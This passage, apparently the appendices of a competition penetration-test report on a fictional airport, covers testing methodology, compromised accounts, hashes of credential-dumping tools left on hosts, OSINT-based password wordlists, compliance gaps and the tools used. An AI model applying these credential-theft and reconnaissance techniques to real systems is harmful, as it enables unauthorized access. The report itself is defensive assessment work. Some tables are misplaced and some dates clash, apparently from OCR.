This analysis allows FINALS-XX to quickly locate existing vulnerabilities and attack vectors to be examined for verification and to create an attack plan for the exploitation phase. The exploitation phase focuses on exploiting the vulnerabilities to gain access to systems, in which lastly privilege escalation techniques are used to locate further weaknesses within the host environment to gain higher-privilege access on the whole network.

12.1 Penetration Testing Execution Standard (PTES)

The **Penetration Testing Execution Standard**[4] consists of seven (7) main sections. These cover everything related to a penetration test - from the initial communication and reasoning behind a penetration test, through the intelligence gathering and threat modelling phases where testers are working behind the scenes in order to get a better understanding of the tested organization, through vulnerability research, exploitation and post exploitation, where the technical security expertise of the testers come to play and combine with the business understanding of the engagement, and finally to the reporting, which captures the entire process, in a manner that makes sense to the customer and provides the most value to it and restore the environment to its original state as much as possible.

Figure 79 PTES Methodology

[4] Penetration Testing Execution Standard (PTES). (2014). Main Page. Retrieved from http://www.pentest-standard.org/index.php/Main_Page

FINALS-XX considered the PTES penetration testing methodology since it is a great approach to such an assessment. Following this methodology will give a great overview for the client on how exactly FINALS-XX approached the network.

12.2 OWASP Top 10

The **OWASP Top 10**[5] is a standard awareness document for developers and web application security. It represents a broad consensus about the most critical security risks to web applications. which includes the following below:

- **Broken Access Control**
- **Cryptographic Failures**
- **Injection**
- **Insecure Design**
- **Security Misconfiguration**
- **Vulnerable and Outdated Components**
- **Identification and Authentication Failures**
- **Software and Data Integrity Failures**
- **Security Logging and Monitoring Failures**
- **Server-Side Request Forgery**

FINALS-XX followed the OWASP top 10 as the reference to all web application testing and vulnerability detection because it is widely known that these vulnerabilities are the most found vulnerabilities on any web application.

[5] Open Web Application Security Project (OWASP). (2021). OWASP Top Ten Project. Retrieved from https://owasp.org/www-project-top-ten/

12.3 INDUSTRIAL CONTROL SYSTEMS SECURITY ASSURANCE

For the security assessment of RAKMS Airport's critical infrastructure, FINALS-XX rigorously adhered to the "Industrial Control Systems Technical Security Assurance Position Paper"[6] published by CREST, which encompasses the collective insights of the ICS community and introduces a robust model for assurance in ICS environments. Recognizing the sensitive nature of RAKMS's train network — a pivotal component of the airport's ICS — FINALS-XX took exceptional care, emphasizing thorough reconnaissance and understanding prior to any active exploitation.

This alignment with CREST guidelines, augmented by insights from the UK National Cyber Security Centre, ensures that FINALS-XX's approach remains standardized, informed, and prioritizes the safety and security of RAKMS's integral systems.

Figure 80 Industrial Control Systems Technical Security Assurance Methodology Stages

[6] CREST. (2022). Industrial Control Systems Technical Security Assurance Position Paper. Retrieved from https://www.crest-approved.org/wp-content/uploads/2022/04/CREST-Industrial-Control-Systems-Technical-Security-Assurance-Position-Paper.pdf

12.4 OSINT Methodology

Based on research from the SANS Institute[7], FINALS-XX utilizes a meticulously crafted, industry-tested Open-Source Intelligence (OSINT) methodology. This approach is informed by both the conventional Intelligence Cycle and the tailored OSINT Lifecycle, ensuring a systematic and thorough means of gathering, analyzing, and applying open-source data. The methodology follows a five-step sequential procedure based on the Intelligence Cycle: Preparation, Collection, Processing, Processing and Dissemination.

Such a comprehensive approach ensures that, before attempting to engage any network or system, pertinent data is amassed and scrupulously evaluated. The insights derived from this OSINT analysis play a pivotal role in fortifying the penetration testing phase.

12.4.1 Intelligence Cycle

The Intelligence Cycle is a systematic approach to guide those working in OSINT. While there are variations of the Intelligence Cycle, most encompass similar steps:




Figure 81 Intelligence Cycle

[7] SANS Institute. (2023). What is Open Source Intelligence? Retrieved from https://www.sans.org/blog/what-is-open-source-intelligence/

- Preparation: Assess needs and requirements of the task, such as determining the objectives and identifying the best sources.
- Collection: Garner data and information from relevant sources.
- Processing: Organize or collate the gathered data and information.
- Analysis and Production: Interpret the collected data, draw conclusions, and recommend next steps.
- Dissemination: Deliver findings through reports, timelines, and other means to stakeholders.

13 Appendix II – Compromised Accounts

FINALS-XX found that multiple accounts or applications hare compromised, RAKMS should consider changing the passwords of the compromised accounts as soon as possible.

FINALS-XX loaded password files captured from RAKMS devices onto VDI workstations for decryption and utilized to gain further access and accomplish the assessment goals. At no time was a captured password file or the decrypted passwords revealed to people not officially participating in the assessment. FINALS-XX stored all data securely on RAKMS owned and/or approved systems.

Table 14 Compromised Accounts

Username	Type	Method	Notes
admin	EmployeesDB admin	Guessing Weak Credentials	Weak Credentials
Passengers	Baggage checkin System	Found in people.json	Unhashed and unsalted
EDR_TEST, svt_ADMIN	Domain Users	Kerberoast and ASRepRoast	Weak Credentials

14 Appendix III – Configuration Changes and Artifacts

Throughout the security assessment of RAKMS, FINALS-XX discovered that some system configurations had to be modified and that some artifacts had been left behind for the purpose of exploitation. Please note that all system changes were reverted, FINALS-XX is providing a timestamp and a list of affected hosts for each configuration modification and artifact left behind to assist RAKMS to distinguish between actual attacks and FINALS-XX's security assessment.

Table 15 Configuration Changes and Artifacts in The Environment

Affected Host	SHA-256	Timestamp (EST)
10.0.0.5 (s.exe) SafetyKatz	856ec8db4b448ffccdbc11b044cbf6f14b1f64e ea58dc0be510fe047c7462c3a	Sat Jan 13 2024 12:53:42
10.0.0.5 (out.ps1) winpeas	4379bb363a52f54f1bd850ca4da4faec3794af 22f01f64835a1c341d127e192e	Fri Jan 13 2024 13:22:12
10.0.0.5 (LaZagne.exe)	c707e7073c7d8d01d4c00d7e293d7d1e31f79 4723b17bd24f9bec4ffa9dc0992	Fri Jan 12 2024 13:22:12
10.0.0.6 (Lazagne.exe)	4cad364d863b91d8d5308f912c11cbb85291 8b9a7a77695cdcbc09a088600877	Fri Jan 12 2024 11:52:18

15 Appendix IV – Publicly Available Information

15.1 OSINT Lifecycle

The OSINT lifecycle is an encapsulation of the process involved in the gathering, analysis, and reassessment of open-source intelligence. This lifecycle ensures the continuous provision of relevant information:

- Tasking & Direction: Define specific goals, objectives, and key questions.
- Data Collection: Garner data from various open sources, ensuring relevance to the set objectives.
- Data Filtering & Validation: Ensure the credibility of sources and discard erroneous or outdated information.
- Analysis & Interpretation: Transform data into insights using tools, techniques, and expert judgment.
- Reporting & Dissemination: Compile OSINT findings into comprehensive reports and deliver to stakeholders.
- Feedback & Refinement: Take in feedback post-dissemination for future refinement.
- Continuous Monitoring: Regularly monitor sources for new information or updates related to the target.

Figure 82 OSINT Lifecycle

15.2 Types of OSINT data

FINALS-XX gathers an extensive range of OSINT data, which includes:

Table 16 OSINT Data Types And Examples

Type	Description
Public records	Such as court records, business filings, and real estate records, these offer insights into an organization and its staff.
Social media	Platforms like LinkedIn, Twitter, and Facebook are instrumental in retrieving information about the staff and the organization's general operations.
Company websites	These offer knowledge about an organization's products, services, technological approaches, and its personnel.
Search engines	Platforms such as Google and Bing are pivotal for extracting details about an organization and its workforce.
Open-source databases	Tools like Shodan and Censys aid in spotting public-facing IP addresses and associated devices.
Satellite imagery	This can shed light on an organization's tangible facilities and infrastructure.

15.3 Tools and resources

FINALS-XX utilizes an array of tools and resources to amass and interpret OSINT data, which includes:

Table 17 OSINT Tools and Uses

Tools	Description
Sherlock	An open-source OSINT tool valuable for deriving data from various sources including social media, search engines, and public records.
Maltego	An open-source OSINT tool that aids in crafting and visualizing connections between different data elements.

Social media monitoring tools	Platforms like Hootsuite and Sprout Social are instrumental in overseeing social media movements related to a specific organization and its workforce.
Public records search tools	Tools such as Intelius are vital for pinpointing public records connected to an organization and its employees.

15.4 How FINALS-XX uses OSINT data

OSINT data plays a pivotal role throughout all phases of the penetration test, from inception to realization. For instance, FINALS-XX might employ OSINT data to:

Figure 83 OSINT Data Utilization

a. Identify Potential Attack Vectors

The data aids in spotting public-facing IP addresses, devices, and services linked to the target organization, thereby unraveling potential attack routes.

b. Understand the Organization's Personnel

OSINT provides a window into the roles, responsibilities, and potential vulnerabilities of the organization's staff. This data serves as a foundation for devising social engineering strategies and pinpointing other human susceptibilities.

c. Comprehend the Security Landscape of the Target

OSINT data illuminates the security architecture of the target, offering insights into their protective policies, procedures, and technological frameworks. Such insights reveal potential frailties in the target's security matrix. Additionally, OSINT data aids FINALS-XX in identifying and monitoring shifts in the target's operational environment. This monitoring ensures that the identified attack routes remain valid, and that the penetration test plan adapts, as necessary.

15.5 OSINT Findings

15.5.1 Internal Document Leaked	
Description	The detail of an internal event is leaked through the website's source code.
Risk	Leaked details on operations can reveal vulnerabilities, making them prime targets for malicious actors aiming for sabotage or theft.
Recommendations	Regularly review and clean up website source code to ensure no sensitive information is inadvertently exposed.
MITRE Attack	T1593.003[8]
Source	kkms.us

1- Navigate to view-source:https://kkms.us/sites/about.html

Figure 84 KKM.US Source Code

2- Remove the square brackets and open the link.

[8] https://attack.mitre.org/techniques/T1593/003/

15.5.2	OSINT Generated Wordlists
Description	FINALS-XX have generated user specific credentials using their social media footprint.
Risk	OSINT-generated wordlists from social media can predict passwords, risking unauthorized access.
Recommendations	Users must avoid using easily deduced personal information in credentials.
MITRE Attack	T1593.002[9]
Source	Social Media Platforms

[9] https://attack.mitre.org/techniques/T1593/002/

16 Appendix V Compliance

16.1 PCI DSS

PCI DSS is a set of security standards designed to ensure that all companies that accept, process, store, or transmit credit card information maintain a secure environment. Established by major credit card companies, it aims to protect cardholder data from theft and to secure and strengthen payment card transaction systems. Non-compliance can result in penalties and increased transaction fees. Regular penetration testing is one of the requirements of the standard to ensure that vulnerabilities are identified and mitigated, ensuring the protection of cardholder data.

16.1.1 Network Segmentation Test Approach

To evaluate RAKMS's network segmentation in-line with PCI DSS standards, FINALS-XX applied a straightforward and structured approach. FINALS-XX started by identifying active hosts within the non-CDE and the three main CDE subnets: corporate network, user network, and airport guest network. From the non-CDE, FINALS-XX conducted targeted scans towards each of the CDE subnets. FINALS-XX proactively searched for any open ports, services, or configurations that could enable unauthorized communication between the non-CDE out of-scope and CDE areas.

16.1.2 PCI DSS Prioritized Approach

The PCI DSS Prioritized Approach[10] is a framework provided by the PCI Security Standards Council (PCI SSC) to help organizations address and remediate the highest risk factors first as they work towards full PCI DSS compliance. This approach allows organizations to focus on the most critical areas, reducing the risk of data breaches while progressively working on complete compliance.

16.1.3 Network Segmentation Test for PCI DSS Compliance

As part of FINALS-XX's comprehensive security assessment for RAKMS, FINALS-XX conducted a focused Network Segmentation test to ensure

[10] PCI Security Standards Council. (2016). The Prioritized Approach to Pursue PCI DSS Compliance (Version 3.2). Retrieved from https://listings.pcisecuritystandards.org/documents/Prioritized-Approach-for-PCI_DSS-v3_2.pdf

adherence to PCI DSS requirements as per the Guidance for PCI DSS Scoping and Network Segmentation.[11] Proper network segmentation, a fundamental principle of PCI DSS, ensures the **Cardholder Data Environment (CDE)** remains isolated from other networks, mitigating potential risks and limiting the scope of compliance assessments. Table 17 presents clear definitions of **CDE in-scope, non-CDE in-scope, and non-CDE out-of-scope.** These categories were evaluated during the security assessment conducted by FINALS-XX.

The goal of the segmentation test is to verify that:

1. Any interaction, whether logical or physical, between RAKMS's **CDE Systems** and **Out-of-scope Systems** is strictly prohibited.
2. Interactions, both logical and physical, between RAKMS's **CDE Systems** and **Non-CDE in-scope**, or **Out-of-scope Systems** require control and justification.
3. Interactions, whether logical or physical, between RAKMS's **Non-CDE in-scope** and **Out-of-scope Systems** must be controlled and justified.

Table 18 PCI DSS Scope Types

Scope	Definition
CDE in-scope	Systems that store, hold, process, and transmit cardholder data. These systems must be completely isolated from the external world and must have a high level of security on each host that falls under CDE in-scope.
Non-CDE in-scope	Systems that do not store, hold, process, or transmit cardholder data but have dependencies on CDE in-scope.
Non-CDE out of-scope	Systems that do not store, hold, process, or transmit cardholder data and do not have any kind of dependencies on CDE in-scope. These systems should not be allowed to communicate with CDE in-scope systems under any circumstances.

[11] PCI Security Standards Council. (2016). Guidance on PCI DSS Scoping and Segmentation (Version 1.0). Retrieved from https://listings.pcisecuritystandards.org/documents/Guidance-PCI-DSS-Scoping-and-Segmentation_v1.pdf

Table 19 PCI DSS Requirements and Deviations

16.2 TSA's Cybersecurity Requirements for

PCI DSS Requirements and Deviations	
Regulation	**Deviation**
Install and maintain a firewall configuration to protect cardholder data.	**10.3.1.1, 10.3.1.5, 10.3.2.3**
Do not use vendor-supplied defaults for system passwords and other security parameters	**10.3.1.4**
Protect stored cardholder data.	**10.3.1.3, 10.3.1.7, 10.3.2.2**
Encrypt transmission of cardholder data across open, public networks.	**All HTTP applications were using HTTP**
Protect all systems against malware and regularly update anti-virus software or programs.	**10.3.1.2**
Develop and maintain secure systems and applications.	**10.3.1.1, 10.3.1.3, 10.3.1.7, 10.3.2.2, 10.3.2.3, 10.3.2.4, 10.3.3.2, 10.3.3.4, 10.3.4.1**
Restrict access to cardholder data by business need-to-know	**10.3.1.3, 10.3.1.7, 10.3.2.2**
Identify and authenticate access to system components.	**10.3.1.3, 10.3.1.7, 10.3.2.2**
Restrict physical access to cardholder data.	**N/A**
Track and monitor all access to network resources and cardholder data.	**N/A**
Regularly test security systems and processes.	**N/A**
Maintain a policy that addresses information security for all personnel.	**N/A**

Airport and Aircraft Operators Violations

Table 20 TSA Requirements and Deviations

17 Appendix VI Finding Block Breakdown

Table 21 Finding Table Breakdown

TSA Cybersecurity Requirements for Airport and Aircraft Operators	
Regulation	**Deviation**
Develop network segmentation policies and controls to ensure that operational technology systems can continue to safely operate in the event that an information technology system has been compromised, and vice versa.	**10.3.1.1, 10.3.1.5, 10.3.2.3**
Create access control measures to secure and prevent unauthorized access to critical cyber systems.	**10.3.1.3, 10.3.1.7, 10.3.2.2**
Implement continuous monitoring and detection policies and procedures to defend against, detect, and respond to cybersecurity threats and anomalies that affect critical cyber system operations.	**N/A**
Reduce the risk of exploitation of unpatched systems through the application of security patches and updates for operating systems, applications, drivers and firmware on critical cyber systems in a timely manner using a risk-based methodology.	**10.3.1.2, 10.3.1.3, 10.3.1.7, 10.3.2.2**

Field	Description
Risk	FINALS-XX uses the overall threat level of the identified vulnerability, categorized based on CVSS 3.0 scores: Low (0.1-3.9), Medium (4.0-6.9), High (7.0-8.9), Critical (9.0-10.0), to prioritize and address the most critical vulnerabilities first.

CVSS	The Common Vulnerability Scoring System (version 3.0)[12] score is utilized by FINALS-XX as a standardized metric to accurately communicate the severity and characteristics of each vulnerability.
Impact	FINALS-XX evaluates the potential consequences that could occur if a vulnerability is exploited, considering the confidentiality, integrity, and availability of the affected systems.
Likelihood	FINALS-XX assesses the probability that the vulnerability will be exploited, considering existing threats and the context of the affected system.
Affected Scope	FINALS-XX keeps track of the range or extent of the systems, data, or environment that could be compromised due to a vulnerability. By understanding the affected scope, RAKMS can develop precise mitigation strategies and ensure that affected systems receive the appropriate attention and protection.
Vulnerability Summary	FINALS-XX provides a concise overview of the vulnerability, giving stakeholders a clear understanding of the issue without needing in-depth technical knowledge.
Business Impact	FINALS-XX assesses how the vulnerability might adversely affect the organization's operations, financial position, or reputation, to help prioritize remediation efforts.
Impact Description	FINALS-XX performs a comprehensive analysis of the potential consequences should the vulnerability be exploited, examining both technical outcomes and business repercussions, to inform decision-making.
MITRE ATT&CK	FINALS-XX references the MITRE ATT&CK Techniques[13] knowledge base to understand which adversary techniques are associated with vulnerability or observed attack. This helps in recognizing the nature and intent of potential threats.

[12] National Institute of Standards and Technology (NIST). (2023). CVSS v3 Calculator. Retrieved from https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator

[13] MITRE Corporation. (2023). Enterprise Techniques. Retrieved from https://attack.mitre.org/techniques/enterprise/

	FINALS-XX uses the MITRE ATT&CK Mitigations[14] knowledge base to identify recommended mitigation strategies for specific techniques. This guides FINALS-XX in the development of robust defenses against identified vulnerabilities and threats.
Exploitation Details	FINALS-XX provides a detailed proof of concept that demonstrates how an attacker might exploit the vulnerability. This tangible evidence helps stakeholders understand the potential risk and aids in devising effective countermeasures.
Remediation	FINALS-XX provides recommendations or actions to rectify, alleviate, or bypass vulnerabilities, offering the most effective approach to address and mitigate risks.

[14] MITRE Corporation. (2023). Enterprise Mitigations. Retrieved from https://attack.mitre.org/mitigations/enterprise/

18 Appendix VII Network Diagrams

18.1 Corporate Network

Figure 85 Corporate Network

18.2 User Network

Figure 86 User Network

18.3 Train Network





Figure 87 Train Network

18.4 Airport Guest Network



in

Figure 88 Airport Guest Network

19 Appendix IIX Environment Vulnerabilities Categorization

This section outlines the environment vulnerabilities discovered, categorized according to the OWASP Top 10 framework as detailed in Appendix A, 10.2. This table highlights critical security risks and their presence in the assessed environment.

Table 22 OWASP Top 10 Presence in Environment

Vulnerability	Present In Environment?
Broken Access Control	Positive
Cryptographic Failures	Positive
Injection	Positive
Insecure Design	Positive
Security Misconfiguration	Positive
Vulnerable and Outdated Components	Positive
Identification and Authentication Failures	Positive
Software and Data Integrity Failures	Positive
Security Logging and Monitoring Failures	Negative
Server-Side Request Forgery	Negative

20 APPENDIX IX Tools Used in The Assessment

This section details the tools utilized in the assessment, as aligned with the standards set forth in the Methodology section, elaborated in Appendix A. This enumeration elucidates the key tools employed to identify and evaluate security risks within the examined environment.

Table 23 Tools Used in the Assessment

Tools	Usage
Burpsuite	A comprehensive cybersecurity tool designed for web application security testing.
Nmap	A powerful and versatile open-source tool used for network discovery and security auditing.
Metasploit Framework	An open-source framework widely used for developing, testing, and executing exploit code against a remote target machine.
Hydra	A highly effective and fast network login cracker which supports numerous protocols to attack.
Impacket	A collection of Python classes focused on providing low-level programmatic access to network protocols such as NMB, SMB, MSRPC, and others.
Kerbrute	A security tool specifically designed for performing Kerberos pre-authentication brute-forcing attacks.
Dirbuster	An application designed to brute-force directories and file names on web and application servers.

21 APPENDIX X Acronyms Used

AD: Active Directory - A directory service developed by Microsoft for Windows domain networks.

BIA: Business Impact Assessment - A process that identifies and evaluates the potential effects of disruptions to critical business operations.

CDE: Cardholder Data Environment - A part of a network where cardholder data is processed, stored, or transmitted.

CIA: Confidentiality, Integrity, and Availability - Key principles of information security.

CREST: Council of Registered Ethical Security Testers - An international not-for-profit accreditation and certification body in the information security market.

CSP: Content Security Policy - A computer security standard to prevent XSS, clickjacking, and other code injection attacks.

CSRF: Cross-Site Request Forgery - A malicious exploit of a website where unauthorized commands are transmitted from a user that the web application trusts.

CVE: Common Vulnerabilities and Exposures - A list of publicly disclosed computer security flaws.

CVSS: Common Vulnerability Scoring System - A standard for assessing the severity of computer system security vulnerabilities.

CWE: Common Weakness Enumeration - A category system for software weaknesses and vulnerabilities.

DOS: Denial of Service - An attack to make a machine or network resource unavailable to its intended users.

EDR: Endpoint Detection and Response - Technology to protect endpoints from cyber threats.

ICS: Industrial Control Systems - Systems used in industrial production, including SCADA systems and PLCs.

MITRE: A not-for-profit organization managing federally funded R&D centers for various U.S. government agencies.

NIST: National Institute of Standards and Technology - A measurement standards laboratory of the U.S. Department of Commerce.

OSINT: Open-Source Intelligence - Collecting, analyzing, and using information from publicly available sources.

OWASP: Open Web Application Security Project - An online community producing resources in web application security.

PCI: Payment Card Industry - Refers to debit and credit cards and their associated businesses.

PLC: Programmable Logic Controller - An industrial digital computer for controlling manufacturing processes.

SPF: Sender Policy Framework - An email authentication method to detect forging sender addresses.

SQLi: Structured Query Language Injection - A code injection technique that might destroy or manipulate your database.

TSA: Transportation Security Administration - A U.S. agency overseeing the security of the traveling public.

WAF: Web Application Firewall - Filters, monitors, and blocks HTTP traffic to and from a web service.

XSS: Cross-Site Scripting - A security vulnerability in web applications, allowing attackers to inject client-side scripts into web pages.

FINALS-XX

Robert A. Kalka

Metropolitan Skyport

Internal Security Assessment Report Ending Page

Robert A. Kalka Metropolitan Skyport

This page is included for printing purposes.

14/01/2024
Version 2.0